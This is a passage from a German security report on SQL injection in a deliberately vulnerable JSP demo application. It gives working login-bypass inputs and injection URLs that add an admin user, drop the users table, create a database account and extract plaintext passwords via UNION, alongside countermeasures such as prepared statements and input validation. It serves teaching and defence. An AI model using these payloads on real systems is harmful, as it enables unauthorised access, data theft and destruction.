Die Quelldateien zur Applikation sind in einem separaten Anhang abgedruckt, der im Archiv zu finden ist.

Kapitel 4

Umgehung der Authentifizierung

4.1 Einleitung

In diesem Kapitel beschreiben wir, wie ein Angreifer die Authentifizierung eines Benutzers umgehen kann. Es geht darum, sich ohne Passwort anzumelden. Es gibt dabei für einen Angreifer mehrere mögliche Ziele:

- Einloggen als willkürlicher Benutzer
- Einloggen als bestimmter Benutzer
- Einloggen als Administrator

Die Authentifizierung wird von `authenticate.jsp` abgewickelt. Das darin enthaltene `SELECT`-Statement lautet folgendermassen:

```
<%-- set dataSource --%>
<%@ include file="setdatasource.inc.jsp" %>

<sql:query var="result">
  SELECT * FROM users
  WHERE username = '<c:out value="${param.username}" escapeXml="false" />'
  AND password = '<c:out value="${param.password}" escapeXml="false" />'
</sql:query>
```

Die Ausdrücke `param.username` und `param.password` beinhalten den vom Benutzer eingegebenen Benutzernamen und das Passwort. (Hinweis: Das Attribut `escapeXml="false"` im Tag `<c:out>` ist notwendig, da wir die Daten so in der Datenbank speichern wollen, wie sie der Benutzer eingegeben hat, und nicht etwa als HTML-Entities. Vgl. Hinweis auf Seite 13.)

Im Allgemeinen kennt der Angreifer das verwendete SQL-Statement nicht. Es kann aber durch Analyse von SQL-Fehlermeldungen herausgefunden werden. Wir werden kurz beschreiben, wie ein Angreifer solche Fehlermeldungen mit gezielten Eingaben forcieren und die verwendeten SQL-Statements herausfinden kann, bevor wir uns den eigentlichen Angriffen widmen.

Ein Angreifer kann z. B. für das Login auf der Seite `index.jsp` die folgenden Werte verwenden:

Username:	`' or`
Password:	*(leer)*

Das Feld für das Passwort kann dabei einen beliebigen Wert haben, inklusive einen Leerstring.

Mit der Eingabe von `' or` für den Benutzernamen wird erreicht, dass das SQL-Statement syntaktisch unkorrekt wird. Es sieht dann folgendermassen aus:

```
SELECT * FROM users
WHERE username = '' or'
AND password = ''
```

Es ist klar ersichtlich, dass dieses Statement syntaktisch fehlerhaft ist. Dies wird von Tomcat resp. HSQLDB mit einer entsprechenden Fehlermeldung quittiert:

```
org.apache.jasper.JasperException:
  SELECT * FROM users
  WHERE username = '' or'
  AND password = ''
: Unexpected end of command in statement [
  SELECT * FROM users
  WHERE username = '' or'
  AND password = ''
]
```

Das ganze SQL-Statement ist widergegeben, und der Angreifer kann es ausführlich analysieren. Er kann nun die am Anfang dieses Kapitels aufgeführten Angriffe durchführen.

4.2 Einloggen als willkürlicher Benutzer

Der einfachste Fall ist, als willkürlicher Benutzer einzuloggen. Dazu kann ein Angreifer für die Felder *Username* und *Password* die folgenden Werte eingeben:

Username:	*(leer)*
Password:	`' or '' = '`

Daraus resultiert das folgende SQL-Statement:

```
SELECT * FROM users
WHERE username = ''
AND password = '' or '' = ''
```

Um die Bindungen von `AND` und `OR` besser zu erkennen (`AND` bindet stärker als `OR`), sind im folgenden SQL-Statement Klammern gesetzt:

```
SELECT * FROM users
WHERE (username = ''
AND password = '') or ('' = '')
```

Massgebend für die Erfüllung der Bedingungen ist der letzte Ausdruck `'' = ''`. Dadurch wird erreicht, dass die Bedingungen für sämtliche Datensätze erfüllt sind, weil die Felder `username` und `password` keine Rolle mehr spielen. Nach der Abfrage überprüft die Applikation, ob mindestens ein Datensatz zurückgeliefert wurde. Falls dies nicht der Fall ist, existiert der Benutzer nicht und erhält keinen Zugang.

Falls mindestens ein Datensatz zurückgeliefert wurde, verwendet die Applikation den ersten dieser Datensätze. Man ist dann als der entsprechende Benutzer eingeloggt. Dieser kann möglicherweise Administratorrechte besitzen, denn die Benutzer mit Administratorrechten sind in der gleichen Tabelle gespeichert wie die normalen Benutzer, und die Datensätze werden in unbestimmter Reihenfolge zurückgeliefert.

4.3 Einloggen als bestimmter Benutzer

Will ein Angreifer als bestimmter Benutzer (z. B. `peter`) einloggen, kann er z. B. die folgenden Eingaben verwenden:

Username:	*(leer)*
Password:	`' or username = 'peter`

Daraus resultiert das folgende SQL-Statement:

```
SELECT * FROM users
WHERE username = ''
AND password = '' or username = 'peter'
```

Mit Klammern:

```
SELECT * FROM users
WHERE (username = ''
AND password = '') or (username = 'peter')
```

Hier ist nun der Ausdruck `username = 'peter'` für die Erfüllung der Bedingungen massgebend. Dadurch wird erreicht, dass die Bedingungen nur für den Datensatz mit dem Wert `peter` im Feld `username` erfüllt sind. Der Angreifer ist nun als Benutzer `peter` eingeloggt, falls ein Benutzer mit diesem Benutzernamen existiert.

4.4 Einloggen als Administrator

Dies ist ein Spezialfall des vorigen Angriffs. Statt als irgendein Benutzer will sich der Angreifer gezielt mit Administratorrechten anmelden. Im Fall der Demo-Applikation ist bekannt, dass dieser Benutzer `admin` heisst.

Kennt ein Angreifer den Benutzernamen des Administrators nicht, kann aber Vermutungen darüber anstellen, z. B. dass der Benutzername des Administrators mit dem Buchstaben `a` beginnt, dann ist ein Angriff wünschenswert, wo das SQL-Schlüsselwort `LIKE` verwendet werden kann. Dies kann mit folgenden Eingaben erreicht werden:

Username:	*(leer)*
Password:	`' or username like 'a%`

Daraus resultiert das folgende SQL-Statement:

```
SELECT * FROM users
WHERE username = ''
AND password = '' or username like 'a%'
```

Mit Klammern:

```
SELECT * FROM users
WHERE (username = ''
AND password = '') or (username like 'a%')
```

Hier ist der Ausdruck `username like 'a%'` für die Erfüllung der Bedingungen der WHERE-Klausel massgebend. Die Bedingung `username like 'a%'` ist für alle Datensätze erfüllt, deren Benutzername (`username`) mit `a` beginnt. Der erste dieser gefundenen Datensätze wird verwendet. Gelingt der Angriff, ist es (im Fall der Demo-Applikation) der Datensatz des Benutzers `admin`.

4.5 Gegenmassnahmen

Das Problem bei der SQL-Abfrage in `authenticate.jsp` ist, dass die vom Benutzer eingegebenen Werte ohne jegliche Überprüfung direkt in den SQL-String eingebettet werden. Dies ermöglicht dem Angreifer, beliebigen Code in den SQL-String einzufügen. Es gibt mehrere Abhilfen. Im Folgenden wollen wir diese behandeln.

4.5.1 Prepared-Statements verwenden

Die meisten Datenbank-Produkte und -Bibliotheken unterstützen sogenannte *Prepared-Statements*. Hauptzweck dieser Art von Statement ist eine Optimierung, falls eine bestimmte Anfrage mehrmals ausgeführt werden muss. Prepared-Statements können parametrisiert werden, d. h. die entsprechenden Argumente werden nicht direkt in den SQL-String eingebettet. Der SQL-String und die Argumente werden separat an den Datenbank-Server gesendet. Dieser kann dann die mehrmaligen Abfragen schneller ausführen, als wenn dieselbe Abfrage mehrmals mit verschiedenen eingebetteten Werten einzeln gesendet würde. Des weiteren wird eine Typen-Überprüfung der Argumente vorgenommen. Falls ein Datenbank-Produkt Prepared-Statements nicht unterstützt, wird dieser Mechanismus meistens von der Bibliothek emuliert (dann jedoch entfällt der Vorteil der Optimierung).

Die Argumente werden im SQL-String mit Fragezeichen (?) dargestellt. Allfällige Anführungszeichen für Strings müssen nicht geschrieben werden. Dem Statement-Objekt werden danach die Parameter separat übergeben. Dadurch wird vom Statement-Objekt (bzw. vom verwendeten Datenbank-Treiber) eine Überprüfung der Parameter vorgenommen. Enthält der übergebene Wert Anführungszeichen, werden diese geschützt.

Werden Prepared-Statements verwendet, sieht die Abfrage folgendermassen aus:

```
<%-- set dataSource --%>
<%@ include file="setdatasource.inc.jsp" %>

<sql:query var="result">
  SELECT * FROM users
  WHERE username = ?
  AND password = ?

  <sql:param value="${param.username}" />
  <sql:param value="${param.password}" />
</sql:query>
```

Die Authentifizierung kann nicht mehr umgangen werden.

Mit dieser Methode erreicht man einen grundlegenden Schutz vor SQL-Injection-Angriffen. Müssen in SQL-Statements (`SELECT`, `INSERT`, `UPDATE`, `DELETE`, etc.) Parameter eingefügt werden, sollte dies immer mittels Prepared-Statements erfolgen. Man sollte sich aber nicht nur auf diese Methode verlassen. Man kann nicht sicher sein, dass sämtliche Datenbank-Produkte wirklich eine Überprüfung der übergebenen Werte vornehmen. Dies führt uns zur nächsten Massnahme: Überprüfung der Eingabewerte.

4.5.2 Überprüfung der Eingabewerte

Bevor Eingabewerte vom Benutzer verwendet werden, sollten sie überprüft werden. Bei Benutzernamen kann man z. B. festlegen, dass diese nur aus Buchstaben und Ziffern bestehen dürfen. Dies kann die Applikation mit Hilfe von *Regular-Expressions* [4] überprüfen. Die Regular-Expression für die oben beschriebene Art von Benutzernamen würde folgendermassen lauten:

```
^[a-zA-Z0-9]+$
```

Diese Regular-Expression ist nur zutreffend, falls der Benutzername ausschliesslich aus kleinen und grossen Buchstaben und Ziffern (oder einer Auswahl davon) besteht.

Handelt es sich beim Wert nicht um eine Zeichenkette sondern um eine Zahl, kann man die Gültigkeit dieser Zahl mit einer entsprechenden Funktion überprüfen.

Für die Überprüfung der Eingabewerte haben wir einige Java-Klassen entwickelt. Damit können Zeichenketten, Ganzzahlen und Fliesskommazahlen überprüft werden. Bei Zeichenketten *muss* eine Regular-Expression verwendet werden, bei den Zahlen ist die Verwendung optional. Die Klassen sind im Package `ch.ethz.infsec.dl` enthalten.

Nun wollen wir beschreiben, wie diese Klassen verwendet werden. Im ersten Beispiel nehmen wir an, die Benutzereingaben bestehen aus einem Benutzernamen (`username`) und einem Passwort (`password`). Ein Code-Fragment würde folgendermassen aussehen:

```
[...]

import ch.ethz.infsec.dl.*;

[...]

String username = request.getParameter("username");
String password = request.getParameter("password");

// verify parameters
StringVerifier usernameVerifier = new StringVerifier(username, "[a-zA-Z0-9]+", true);
StringVerifier passwordVerifier = new StringVerifier(password, Verifier.NOT_EMPTY_PATTERN, true);

if (!usernameVerifier.verify() || !passwordVerifier.verify()) {
    return;
}

try {
    username = usernameVerifier.stringValue();
    password = passwordVerifier.stringValue();
}
catch (VerifierException e) {
    return;
}
```

Da es sich bei beiden Argumenten um Zeichenketten handelt, wird die Klasse `StringVerifier` verwendet. Dem Konstruktor werden als Argumente der Wert der Zeichenkette, die zu verwendende Regular-Expression und ein Flag, ob Leerzeichen am Anfang und Ende des Strings entfernt werden sollen, übergeben. Mit der Methode `verify()` wird ermittelt, ob der Wert gültig ist oder nicht. Falls der Wert gültig ist, kann von der Methode `stringValue()` der gültige, bereinigte Wert angefordert werden. Für das Passwort wird lediglich die Bedingung gestellt, dass es nicht ein Leerstring sein darf. Dazu wird als Regular-Expression die Konstante `Verifier.NOT_EMPTY_PATTERN` eingesetzt, was dem Ausdruck `.+` entspricht. Hinweis: Die übergebenen Regular-Expressions müssen ohne die Zeichen `^` (Anfang des Strings) und `$` (Ende des Strings) geschrieben werden, da diese Zeichen automatisch hinzugefügt werden.

Grundsätzlich sollte die Gültigkeit von Benutzereingaben immer auf eine möglichst kleine Menge von Werten beschränkt werden. Beim Passwort ist dies aber nicht möglich. Ein Benutzer soll für das Passwort beliebige Zeichen verwenden können, damit das Passwort so sicher wie möglich ist. Gewisse Zeichen führen aber zu Problemen. Zu disen speziellen Zeichen gehört z. B. das einfache Anführungszeichen (`'`), das in SQL zur Begrenzung

von Zeichenketten verwendet wird. Solche Zeichen müssen unschädlich gemacht werden. Dies ist nicht ganz einfach, wenn sie in der Eingabe trotzdem zugelassen werden sollen.

Normalerweise werden die Anführungszeichen vom Datenbanktreiber abgesichert (verdoppelt), nämlich dann, wenn der Parameter für ein Prepared-Statement hinzugefügt wird. Sollte ein Treiber eines bestimmten Datenbankprodukts dies jedoch nicht machen, muss dies mit Hilfe der Klasse `Escaper` manuell geschehen. Diese Klasse wird folgendermassen verwendet:

```
[...]

import ch.ethz.infsec.dl.*;

[...]

username = (new Escaper(username)).escape();
password = (new Escaper(password)).escape();
```

Sinnvollerweise geschieht dies nach der oben beschriebenen Überprüfung.

Das Schützen von Sonderzeichen ist jedoch kein Patentrezept für alle Fälle. Im ANSI-SQL-Standard ist für die Begrenzung von Zeichenketten nur das einfache Anführungszeichen (') definiert. Soll ein solches Anführungszeichen in der Zeichenkette als reguläres Zeichen vorkommen, muss es doppelt geschrieben werden ('').

Bei diversen Datenbank-Produkten ist jedoch neben dem einfachen Anführungszeichen auch das doppelte Anführungszeichen (") als Begrenzungszeichen für Zeichenketten verwendbar. Des weiteren gibt es bei gewissen Datenbank-Produkten (z. B. MySQL, PostgreSQL) die Möglichkeit, die Anführungszeichen mittels eines vorangestellten Backslashs (\) zu schützen. Dadurch kann trotz Escaping wiederum die Möglichkeit zu einem SQL-Injection-Angriff resultieren. Nachfolgend ein Beispiel dazu:

Wir gehen von folgender SQL-Abfrage aus:

```
SELECT * FROM users WHERE username = '${username}'
```

Wir verwenden als Wert für die Variable `${username}` den Ausdruck `\' or 1=1#`. Um SQL-Injection-Angriffe auszuschliessen, verdoppeln wir in unserer Anwendung jedes vorkommende einfache Anführungszeichen. So erhalten wir den Ausdruck `\'' or 1=1#`. Dieser Ausdruck wird dann in unser SQL-Statement eingebettet:

```
SELECT * FROM users WHERE username = '\'' or 1=1#'
```

Das Zeichen `#` leitet in MySQL einen Kommentar ein (in Standard-SQL entspricht dies der Zeichenfolge `--`), das einfache Anführungszeichen danach wird also ignoriert. Die SQL-Anweisung sieht nach der Vereinfachung folgendermassen aus:

```
SELECT * FROM users WHERE username = '\'' or 1=1
```

Wie oben erwähnt, kann in MySQL ein Anführungszeichen mittels vorangestelltem Backslash geschützt werden. Wie wir nun in der obigen Anweisung erkennen können, besteht der Wert für den Benutzernamen aus einem einfachen Anführungszeichen. Durch die Verdoppelung des einfachen Anführungszeichens haben wir erreicht, dass die Zeichenkette geschlossen wird und die SQL-Anweisung gültig ist.

Wir können aus diesem Beispiel folgern, dass das Schützen von einfachen und doppelten Anführungszeichen je nach verwendetem Datenbank-Produkt notwendig oder auch problematisch sein kann. Eine allgemeine Lösung zu diesem Problem gibt es leider nicht. Bei der Entwicklung einer Web-Applikation muss deshalb besonders auf dieses Problem geachtet werden. Wird das Datenbank-Produkt gewechselt, muss die komplette Applikation auf dieses Sicherheitsproblem überprüft werden.

Grundsätzlich wird davon abgeraten, Benutzereingaben direkt in SQL-Code einzubetten (auch wenn die Werte sorgfältig überprüft worden sind). Stattdessen sollten immer Prepared-Statements verwendet werden. Wird ein Datenbank-Produkt verwendet, das keine Prepared-Statements verwendet, sollte unbedingt auf ein anderes Produkt ausgewichen werden. Die meisten Datenbank-Produkte und Datenbank-Bibliotheken unterstützen Prepared-Statements.

Neben direkten kann es auch indirekte Angriffe geben. Dies ist dann potenziell möglich, wenn aus der Datenbank ausgelesene Daten für eine weitere Abfrage in ein SQL-Statement eingebettet werden. Gelingt es einem Angreifer, bestimmten SQL-Code als Wert in die Datenbank zu schreiben, ist es unter Umständen möglich, dass eine Abfrage, die diesen aus der Datenbank ausgelesenen Wert in den SQL-String einbettet, Schaden anrichten kann.

Wie ein solcher Angriff genau aussieht, wollen wir an einem (fiktiven) Beispiel aufzeigen. Nehmen wir an, ein Angreifer konnte den Wert `' or '' = '` als Benutzername (Feld `username`) auf legalem Weg in die Datenbank schreiben (z. B. mittels eines Formulars, womit er sein Profil bearbeiten kann). Nehmen wir weiter an, dass eine Applikation diesen Benutzernamen aus der Datenbank liest und in eine SQL-Abfrage einbettet:

```
SELECT * FROM interests WHERE username = '${username}'
```

Mit ersetzter Variablen sieht diese Abfrage folgendermassen aus:

```
SELECT * FROM interests WHERE username = '' or '' = ''
```

Es werden sämtliche Datensätze aus der Tabelle `interests` zurückgeliefert. Somit kann der Angreifer unter Umständen an unberechtigte Informationen gelangen.

In der Demo-Applikation sind die folgenden Seiten potenziell von indirekten Angriffen betroffen (weil Daten aus einer vorhergehenden Abfrage verwendet werden):

- `main.jsp` (zweites SELECT-Statement)
- `showmsg.jsp` (zweites SELECT-Statement)

Weil aber die eingebetteten Daten (Feld `authorid`) nicht vom Benutzer manipuliert werden können (die Werte von `authorid` werden ausschliesslich von der Applikation generiert), kann das Auftreten von indirekten Angriffen ausgeschlossen werden.

Anhand der indirekten Angriffe erkennt man die Wichtigkeit, Benutzer-Eingaben auf einen möglichst minimalen Wertebereich zu beschränken. Insbesondere ist dies für *Primary- und Foreign-Keys* notwendig. Wir müssen bei diesen Eingaben sicherstellen, dass sie keine potenziell gefährlichen Zeichen enthalten. Noch besser ist es, keine Felder als Primary- und Foreign-Keys zu verwenden, die vom Benutzer manipuliert werden können (z. B. parallel zum Benutzernamen eine von der Applikation generierte Benutzer-ID führen, die jeweils als Primary- bzw. Foreign-Key verwendet wird).

4.5.3 Verwendung von Beans für das Ausführen von SQL-Statements

Bei falscher Konfiguration des Application-Servers kann es unter Umständen vorkommen, dass der Quellcode an den Browser gesendet wird, statt dass der Code auf dem Server ausgeführt wird und das Resultat an den Browser gesendet wird. Damit würde ein Angreifer sehr einfach Einsicht in die verwendeten SQL-Statements erhalten.

Um die Auswirkungen dieses Problems zu verringern, sollten alle SQL-Statements in Java-Beans ausgelagert werden. Einem solchen Bean werden zuerst die notwendigen Parameter übergeben. Dann überprüft das Bean die Parameter. Schliesslich führt das Bean den SQL-Code unter Verwendung eines Prepared-Statements aus. Falls

nun der Quellcode der JSP-Seite an den Browser gesendet wird, erhält ein Angreifer lediglich Informationen über das verwendete Bean, nicht aber über die Business-Logik.

Es ist jedoch zu beachten, dass die Verwendung von Beans nicht verhindert, dass SQL-Fehlermeldungen vom Application-Server an den Browser gesendet werden. Deshalb sollten in den Beans die betroffenen Exceptions behandelt werden.

An dieser Stelle seien noch die sogenannten *Stored-Procedures* erwähnt. Dies sind kleine Programme, die auf dem Datenbank-Server abgelegt werden und von einer Applikation mit SQL-Befehlen ausgeführt werden können. Statt Beans könnten Stored-Procedures verwendet werden, um die Business-Logik zu implementieren. Dies bietet jedoch keinen zusätzlichen Schutz vor SQL-Injection-Angriffen. Beim Aufruf einer Stored-Procedure können Parameter übergeben werden. Geschieht dies nicht mittels entsprechenden API-Funktionen (ähnlich wie bei Prepared-Statements), sondern werden die Parameter direkt in das entsprechende Statement für den Aufruf der Stored-Procedure eingebettet, kann dies zu möglichen Injection-Angriffen führen. Abgesehen von etwas besserer Performance bringen Stored-Procedures keine wirklichen Vorteile. Ein wesentlicher Nachteil ist, dass Stored-Procedures an ein Datenbank-Produkt gebunden, also nicht portabel sind. Deshalb sollte die Business-Logik nicht mittels Stored-Procedures, sondern mittels Java-Beans implementiert werden.

4.5.4 Prüfung auf Konsistenz bei Abfragen

Einige Angriffe basieren darauf, dass z. B. statt nur einem Datensatz gleich mehrere oder sogar alle vorhandenen zurückgeliefert werden. Bei einer Login-Seite z. B. wird für eine erfolgreiche Anmeldung häufig nur die Bedingung gestellt, dass mindestens ein Datensatz zurückgeliefert wird:

```
<c:if test="${result.rowCount == 0}">
  <c:set var="errorMsg" scope="session">Invalid Username or Password</c:set>
  <c:redirect url="index.jsp" />
</c:if>
```

Im obigen Beispiel wird die Anmeldung abgelehnt, falls kein Benutzer mit entsprechendem Benutzernamen und Passwort vorhanden ist. Sicherer wäre aber, zu prüfen, ob wirklich nur genau ein Benutzer vorhanden ist:

```
<c:if test="${result.rowCount != 1}">
  <c:set var="errorMsg" scope="session">Invalid Username or Password</c:set>
  <c:redirect url="index.jsp" />
</c:if>
```

Falls in einer Tabelle Inkonsistenzen bestehen (z. B. aufgrund eines früheren SQL-Injection-Angriffs), kann dies unter Umständen mit dieser Sicherheitsmassnahme abgefangen werden.

Kapitel 5

Ausführen beliebiger SQL-Statements

5.1 Einleitung

Bei gewissen SQL-Statements kann beliebiger SQL-Code eingefügt werden. Am einfachsten geht dies, wenn eine Applikation am Ende eines SQL-Strings einen nummerischen Parameter einfügt. Es ist aber auch möglich, wenn der Parameter eine Zeichenkette ist und der eingefügte Wert im SQL-Statement von Anführungszeichen eingeschlossen ist. In diesem Fall und im Fall eines nummerischen Parameters, der nicht am Ende des SQL-Statements eingefügt wird, muss das SQL-Statement jedoch einzeilig sein, oder der Parameter, womit der Angreifer Code einfügen will, muss in der letzten Zeile des mehrzeiligen SQL-Statements vorkommen. Dann nämlich kann der restliche Teil des SQL-Statements mit Hilfe von Kommentarzeichen abgeschnitten werden. Nachfolgend ist zu beiden Fällen (nummerischer Parameter und Zeichenkette) je eine Beispiel-Abfrage aufgeführt:

```
SELECT * FROM messages WHERE messageid = ${messageid}
```

```
SELECT * FROM users
WHERE username = '${username}'
```

Hierbei seien `${messageid}` und `${username}` die Parameter, die eingefügt werden.

Im ersten Beispiel erfolgt der Angriff relativ einfach:

${messageid}	`0; <SQL Code>`

Dies führt zu folgendem SQL-Statement:

```
SELECT * FROM messages WHERE messageid = 0; <SQL Code>
```

Für das zweite Beispiel müssen Kommentarzeichen verwendet werden. In SQL wird dazu die Zeichenkette `--` verwendet. Aller Text danach (auf derselben Zeile) wird ignoriert. Der Angriff erfolgt folgendermassen:

${username}	`'; <SQL Code>--`

Dies führt zu folgendem SQL-Statement:

```
SELECT * FROM users
WHERE username = ''; <SQL Code>--'
```

Das Anführungszeichen am Schluss wird ignoriert, weil es nach dem Kommentarbegrenzer steht.

Ein Angreifer kann entweder ein SQL-Statement mit zusätzlichem Code ergänzen, oder er kann zu einem bestehenden SQL-Statement eines oder mehrere Statements hinzufügen, die dann vom Datenbank-Server nacheinander abgearbeitet werden. Mehrere Statements werden bei den meisten Datenbank-Produkten durch einen Strichpunkt (`;`) getrennt. Einige Produkte jedoch unterstützen diese Aneinanderreihung von Statements gar nicht. Bei diesen Produkten scheitern somit jene Attacken, die an ein bestehendes SQL-Statement eines oder mehrere Statements hinzufügen.

Es werden nun diverse Angriffe anhand der JSP-Seite `showmsg.jsp` beschrieben, die alle auf dem oben dargestellten Konzept beruhen. Das in `showmsg.jsp` enthaltene SQL-Statement lautet:

```
SELECT * FROM messages WHERE messageid = <c:out value="${param.messageid}" escapeXml="false" />
```

(Hinweis: Das Attribut `escapeXml="false"` im Tag `<c:out>` ist notwendig, da wir die Daten so in der Datenbank speichern wollen, wie sie der Benutzer eingegeben hat, und nicht etwa als HTML-Entities. Vgl. Hinweis auf Seite 13.)

Die meisten der nachfolgend beschriebenen Angriffe betreffen neben `showmsg.jsp` auch diverse andere Seiten:

- `createprofile.jsp` (SELECT-Statement)
- `admin_editprofile.jsp`
- `admin_storeprofile.jsp`
- `admin_deleteprofile.jsp`

Die Benutzereingaben müssen entsprechend angepasst werden, damit der gewünschte Code im jeweiligen SQL-Statement eingebettet werden kann.

Einige Seiten sind zwar potenziell anfällig auf SQL-Injection-Angriffe, weil aber die SQL-Statements mehrzeilig sind, ist es nur sehr schwer bis gar nicht möglich, Angriffe durchzuführen. Das Problem ist, dass die Statements mit Hilfe des Kommentarzeichens (`--`) nicht vorzeitig beendet werden können. Zu diesen Seiten gehören:

- `createprofile.jsp` (UPDATE-Statement)
- `storemsg.jsp`
- `storeprofile.jsp` (UPDATE-Statement)
- `storepassword.jsp`

5.2 Daten einfügen

Um Daten in eine Tabelle einzufügen, kann der URL z. B. folgendermassen manipuliert werden:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=1;insert+into+users+values ➥
  (99,'test','test','','','','','','','1999-12-31','','','',true)
```

Der Wert des Parameters `messageid` ist nun nicht eine einfache Zahl, sondern SQL-Code. Statt der erwarteten Zahl wird also dieser Code ins ursprüngliche SQL-Statement eingefügt, so dass dieser Ausdruck entsteht:

```
SELECT * FROM messages WHERE messageid = 1;insert into users values ➥
  (99,'test','test','','','','','','','1999-12-31','','','',true)
```

Dieses SQL-Statement bewirkt, dass ein neuer Benutzer `test` mit dem Passwort `test` in die Tabelle `users` eingefügt wird. Dieser Benutzer hat Administratorrechte (`is_admin` = true).

Voraussetzung für diesen Angriff ist, dass man den Aufbau der betroffenen Tabelle kennt.

5.3 Tabelle löschen

Genau so einfach kann eine ganze Tabelle gelöscht werden:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=1;drop+table+users
```

Dieser URL führt zum folgenden SQL-Statement:

```
SELECT * FROM messages WHERE messageid = 1;drop table users
```

Damit wird die Tabelle `users` gelöscht. Danach leitet die Applikation den Browser auf die Hauptseite `main.jsp` um. Der Code in dieser greift auf die Tabelle `users` zu. Weil diese nicht mehr existiert, erhält der Angreifer die folgende Fehlermeldung:

```
org.apache.jasper.JasperException:
        SELECT username FROM users
        WHERE userid = 1
      : Table not found: USERS in statement [
        SELECT username FROM users
        WHERE userid = 1
      ]
```

Der Angreifer kümmert sich nicht darum, die Meldung gibt ihm lediglich einen Hinweis, dass der Angriff geklappt hat.

Die Applikation ist nun unbrauchbar, weil kein Benutzer mehr einloggen kann. Versucht ein Benutzer über die Seite `index.jsp` einzuloggen, erscheint die folgende Fehlermeldung:

```
org.apache.jasper.JasperException:
  SELECT * FROM users
  WHERE username = 'peter'
  AND password = 'terces'
: Table not found: USERS in statement [
  SELECT * FROM users
  WHERE username = 'peter'
  AND password = 'terces'
]
```

Um eine Tabelle einer Datenbank löschen zu können, muss eine Applikation über entsprechende Rechte verfügen. Hat eine Applikation diese Rechte nicht, kann der obige Angriff also verhindert werden. Aus diesem Grund sollte immer mit einem möglichst schwachen Konto auf den Datenbank-Server zugegriffen werden. Dieses Konto sollte möglichst wenig Zugriffsrechte haben (SELECT, INSERT, UPDATE und DELETE, letztere drei nur für Tabellen, wo sie benötigt werden).

5.4 Datenbank-Benutzer erstellen

Falls das Konto, mit dem die Applikation auf die Datenbank zugreift, genügend Rechte hat, kann ein Angreifer einen neuen Datenbank-Benutzer erstellen. Dies geschieht z. B. folgendermassen:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=1;create+user+'foo'+password+'bar'+admin
```

Dies führt zu folgendem SQL-Statement:

```
SELECT * FROM messages WHERE messageid = 1;create user 'foo' password 'bar' admin
```

Ruft ein Angreifer die Seite mit obigem URL auf, wird auf dem Datenbank-Server ein neuer Benutzer erstellt. Sofern der Datenbank-Server schlecht geschützt ist und den Zugriff via Internet zulässt (und keine Firewall verwendet wird), kann sich der Angreifer mit einer geeigneten Client-Software mit dem Datenbank-Server verbinden. In diesem Fall hat er bezüglich der Datenbank sogar Administratorrechte.

5.5 Daten anzeigen

In diesem Abschnitt wird beschrieben, wie beliebige Daten aus einer Datenbank angezeigt werden können. Wir verwenden die Seite `showmsg.jsp` als Viewer. Ein Angreifer kann z. B. einen Benutzer anzeigen lassen:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=999+union+select+5,username,password, ➥
  0,curdate()+from+users+where+username='admin'
```

Das resultierende SQL-Statement sieht folgendermassen aus:

```
SELECT * FROM messages WHERE messageid = 999 union select 5,username,password, ➥
  0,curdate() from users where username='admin'
```

Mit Hilfe von `UNION` kann ein Angreifer der ursprünglichen Datensatzmenge beliebige Datensätze hinzufügen, sofern er die Abfrage sinnvoll erstellt. Damit die ursprüngliche Datensatzmenge gar keine Resultate liefert (der Angreifer interessiert sich nur für die hinzugefügten Datensätze), wird der Wert von *messageid* auf 999 gesetzt in der Annahme, dass keine Nachricht mit dieser Nummer existiert. Die auf das Schlüsselwort `UNION` folgende SELECT-Anweisung muss genau so viele Felder wie die ursprüngliche Abfrage liefern und zwar mit den korrekten Datentypen. Sonst können die ursprünglichen und die hinzugefügten Datensätze nicht vereinigt werden. Im obigen Beispiel wurde die `messageid` künstlich auf 5 gesetzt, die `authorid` auf 0 und das Datum (`date`) auf das aktuelle Datum (`curdate()`). Als Resultat werden die gewünschten Daten (hinzugefügter Datensatz) statt der ursprünglichen Nachricht (ursprünglicher Datensatz) angezeigt. Dies ist in Abbildung 5.1 zu sehen. Es werden u. A. der Benutzername (unter *Title*) und das Passwort (unter *Text*) des Administrators (Benutzer `admin`) angezeigt.



Abbildung 5.1: Angriff: Daten anzeigen

An diesem Beispiel erkennt man, wie gefährlich es ist, das Passwort im Klartext in der Datenbank zu speichern. Kann ein Angreifer den Wert des Passwortes anzeigen lassen, so kann er in die Applikation einloggen, ohne irgendwelche Spuren zu hinterlassen. Dies stellt ein grosses Sicherheitsproblem dar. Grundsätzlich sollten Passwörter in Datenbanken nicht im Klartext gespeichert werden, sondern als Hash-Wert oder verschlüsselt (siehe Gegenmassnahme im Abschnitt 5.7.5 auf Seite 31).

Bei den meisten Datenbank-Produkten kann bei einem SELECT-Statement angegeben werden, wie viele Datensätze zurückgeliefert werden. In HSQLDB geschieht dies z. B. mit der Anweisung `LIMIT`. Man kann den Index des ersten Datensatzes (beginnend mit 0) und die Anzahl Datensätze bestimmen, die zurückgeliefert werden sollen. Um den ersten Datensatz der Tabelle `users` zu erhalten, kann der folgende URL gewählt werden:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=999+union+select+limit+0+1+5,username, ➥
  password,0,curdate()+from+users
```

Dies führt zu folgendem SQL-Statement:

```
SELECT * FROM messages WHERE messageid = 999 union select limit 0 1 5,username, ➥
  password,0,curdate() from users
```

